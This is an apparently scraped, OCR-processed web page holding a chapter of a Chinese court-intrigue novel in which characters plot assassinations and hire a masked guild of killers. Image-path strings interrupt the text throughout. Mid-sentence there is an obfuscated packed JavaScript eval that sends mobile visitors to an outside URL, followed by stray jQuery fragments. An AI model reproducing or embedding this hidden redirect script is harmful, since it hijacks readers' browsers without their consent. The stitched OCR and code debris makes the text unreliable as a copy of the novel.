54. 杀意生

作品:《两情悦

    日轮西坠,远山含黛。


    盛安城内,闹市街上,毫无人气儿的破屋静静伫立,望着街上来往的人群。


    幽暗的密室内,烛影跳动。光影交错中,只见一盆生机盎然的兰花。


    “他们往滕州走了?”说话的男子双手交叠,转弄着拇指上的兰花纹玉扳指。


    “是,二舵主。”


    回话的人顿了顿又补充道:“但小人看得也不是很真切,肖遥武功太高,小人怕她发现就没敢跟的太近,只是远远瞧着他们去得是滕州方向。”


    袖口上绣着兰花图案的男子闭目沉思,用手指轻叩着桌面道:“主人说了,不管用什么办法,不得让他们进入滕州地界。”他睁开眼,吩咐底下跟踪的人,“照他们的速度一路北行,用不了多久他们就会进入毫州界内。那边山匪横行,你带几个手下人扮做山匪,假借山匪截路做掩护,给我借机除掉肖遥。”


    “是大舵主,属下明白了。”等底下的人走后,二舵主扭头问道:“大哥,你久在盛安比弟弟我清楚,这肖遥是真有这么厉害?能让主人如此忌惮,还特意吩咐一定要除掉她?”


    “令主人忌惮的不只是肖遥,而是肖家。当日铲除肖家的大好时机,肖遥为保城池于城下与闼鞑大王子拓跋恃大战,两人缠斗不分伯仲。拓跋恃连最厉害的圆月刀法都没能杀掉肖遥,反而被她持肖家戟将其挑于马下,一戟击杀。回到盛安后,牧怀兴亲封她为云麾将军,称她是大邺第一将。可见,她武功深厚啊。”


    二舵主嗤笑一声,“什么圆月刀法,拓跋恃之前侥幸能赢靠得是他出神入化的阵法。要说闼鞑第一勇士,还得是二王子拓跋冽。他的武艺也是主人亲传,却比拓跋恃不知高出多少,如今在庆州与肖逾和宋今月开战,也是能与他们打个平手的。嗐,只可惜小主人……”


    “闭嘴!”男人怒不可遏的呵斥道:“这种话你也敢乱说,小心隔墙有耳,话传到主人和小主人的耳朵里。”


    二舵主正说到兴头上,不知道那句话惹大哥生气了,只好悻悻住嘴。男人的耳边也终于得了清净。他垂下头看着自己衣袖上栩栩如生的兰花,心中暗叹一声。


    派去杀肖遥的人刚走出门口,就被人喊住。


    “贾大。”


    来人带白泽面具一身藏青袍子,贾大一眼便认出是使者。


    “使者喊住小人,可是舵主又有什么吩咐。”


    使者踱步走到贾大身边,低声道:“两位舵主吩咐你除掉肖遥是不是?”贾大点头正欲回话,就听见使者说:“小主人说了,现在不许动肖遥。肖遥的命,小主人要亲自动手取回来。此次刺杀你只需做戏,假意不敌肖遥即可。你多带几人分散肖遥的注意力,趁乱去把姚映梧给我杀了。”


    贾大惊呼一声,“啊?不杀肖遥了。”


    “喊什么你。”使者捂住贾大的嘴,打量周围有没有组织内的人注意到他们。


    使者从袖中拿出十两银子,这是小主人赏你的,你只需好好办成这件事,日后,小主人亏待不了你的。


    贾大接过银子,连忙道:“多谢使者和小主人赏识,贾大一定好好做事,不辜负小主人。”


    使者望着贾大离开密室的身影这才放下心来,还好贾大没有多问。小主人不许他要姚映梧的命,他就只好自己动手了。


    荆南,石豆还有花娘,这笔笔血账,他要好好和她算一算。


    落日,天边留下一道道金色的余晖。


    楚王府,牧泓屹正一边赏着落日,一边等章参来。


    今日,章参特意换了常服从侧门入。殿下如今刚封楚王,不知有多少眼睛盯着楚王府,加之宫中形势混乱,他得低调行事。


    “殿下。”


    牧泓屹转过身问道:“他出盛安城了?”


    章参刻意压低声道:“是殿下。我的人自他们出了盛安就一直跟着。刚才探子回报,说现在他们找了处隐蔽的破庙歇脚。”


    牧泓屹端起茶盏,抿了口茶。笑道:“歇在破庙?那可正是处隐蔽地方,他还真会给自己找死路。”牧泓屹招手让章参附耳过来,“你去找伙江湖上的亡命之徒,借此机会杀了牧泓屿。让他有命离开,没命回来。”


    章参不解地看着牧泓屹,犹豫着劝道:“楚王殿下,您现在还是韬光养晦的好。此时动手太过招摇,也会让人怀疑招惹是非。”


    牧泓屹打断了章参的话,“当年金曜雪的事,我五弟年幼不知。况且他从小就护着牧泓屿,若现在我不把握机会动手,等五弟登基就更不好下手了。”


    “可,太子之位只是暂时的,咱们日后还有机会的。”


    牧泓屹冷冷瞥了眼章参,“既然现在父皇已经立了五弟为太子,我是不会跟他争的。”


    牧泓屹的话,令章参心里着急,“殿下,那可是皇位,岂能说让就让。做楚王哪有做天子来的舒服,您不能不争啊。”


    牧泓屹脸色一冷,重重放下的茶盏在手边炸开了花。


    “够了!我会不明白做天子的好处吗。可那是我五弟,是我自幼看着长大的。父皇与母后为了政事殚精竭虑之时,是他陪我玩耍解闷。我失意时,是他在我身边开解宽慰。我们相伴二十余年,你是要我对他下手吗!”


    章参一头冷汗不敢再多言,只得顺着牧泓屹的心思说道:“殿下,臣听闻江湖之上有一神秘组织独春。他们既能探听消息,也能□□消灾。只要是银子到位,什么都能干。而且他们有规矩,只要进入独春者,都需戴面具。我们去找独春杀人,绝对万无一失。臣之前办的童谣案,其中案犯的线索就是从独春那探听到的消息。”“好。你就去寻那独春杀掉牧泓屿。切记,干净利落,不留后患。我不想再见到他回到盛安。”


    夜深,章参揣着银子,带着从黑市上买着得今夜独春暗语直奔上次去的城郊。


    咚咚咚,咚,咚,咚咚——


    不起眼的木门拉开,里面的小童脸上带白泽面具,问道:“你来此何事?”


    章参微微弓下身子答道:“今夜月缺,尚有心事,不能入眠,请使者指点。”


    “是何心事?”


    “一心奔前程,有郎挡前路,若帮余平路,飞黄腾达来。”守门的小童见按他规矩答话,应该是熟客,语气便缓和了几分。


    “何郎挡前途,你自报名来,独春费黄白,保君高枕眠。”


    见小童开口愿意接下这单买卖,章参赶紧拿出牧泓屿的画像。


    “只求高枕卧,不惜散家财。”


    小童打开画像,见画上公子身着锦绸似书生,应该不需要费太多力气。他卷起画卷问道:“读孔孟的,还是学孙子的?”


    “只读几日圣贤书,不知武器十八般。”小童将画卷收好,背在身后道:“此郎不足惧,君归等十七。只是独春怕冬寒,尚需金饼十块喂饱姐妹兄弟。君花钱解忧一身干净,我动手染血绝不露半点蛛丝马迹。”


    十七,那不就是明天。听到约定好日子和银子,章参连忙双手奉上准备好的金饼。


    小童打开口袋,数了数正好够十块。看来此人知道的不少,能提前备好足数的金饼,看来他知道他们独春杀人,文的十块,武的二十块。


    收了雇主的金饼和仇家,还告知了日子,小童也不多废话直接关上了门。杀个手无寸铁的小子也用不上什么高手,就让丁字号的丁大去吧。


    章参看着关紧的大门,终于如释重负。暗语一段时间一变,全答准可真费了他好大的功夫。天色渐暗,章参拢紧衣服,还得赶回去复命呢。


    天色昏暗,直到戌时,几人才将破庙收拾好。几人中,只有高琢会做饭,他去山上打了两只野兔又灌满了水囊。下山时,还顺手摘了不少野果,他担心今日阿缘舟车劳顿又不想吃荤腥,就给她备上爽口的果;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17348242|195160||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    子充饥。


    姚映梧第一次离开盛安,习惯了坐马车的颠簸后,兴致立刻就起来了。姚映梧收拾完今晚住的地方,就坐在马车旁盯着马儿吃干草,顺便等着高琢回来。


    不知是不是心境不同的原因,寻常在家看惯的场面,如今在外面看竟别有一番风味。


    “怎么摘了这么多果子。”


    姚映梧见高琢回来,笑着迎上去。


    高琢将果子交给阿缘,笑道:“山里的野兔不容易抓,我怕明日抓不到就多摘了些。”


    他指着包袱里那些红彤彤的果子对姚映梧说:“阿缘这个果子可甜了,你要是不爱吃野兔就吃这个。”


    高琢还记得她不怎么爱吃荤腥的东西,姚映梧心头一动,随即担忧道:“这儿的干草可不够马吃的,我们要想长久住在这就得给它也弄点吃的。”


    门外两人正琢磨着去哪给马弄点干草,庙内突然传来一声惊呼:“阿缘,你们快进来看看这是什么?”


    高琢和姚映梧对视一眼,放下东西急忙进到庙里。肖遥原本想擦干净庙内的大石头,这石头平整,晚上几人还能躺上去休息一下。不料她擦了几下,石头上被灰尘掩盖的地方渐渐露出一大串不认识的字来。肖遥想着姚映梧读过许多奇书,想叫她进来一问。


    高琢和姚映梧进屋后,生火的牧泓屿听见肖遥的喊声也凑了过来,几人就围着石碑看了起来。


    肖遥好奇道:“阿缘你可认识?这上面是什么?”


    姚映梧摸了把石碑上刻得像字又不像字的纹路摇摇头,“从来没见过,这是字吗?好生奇怪。”


    高琢指着石碑一角喃喃道:“高平二年建……”


    听见高琢说的话,姚映梧惊讶道:“高琢你认识上面的字?”


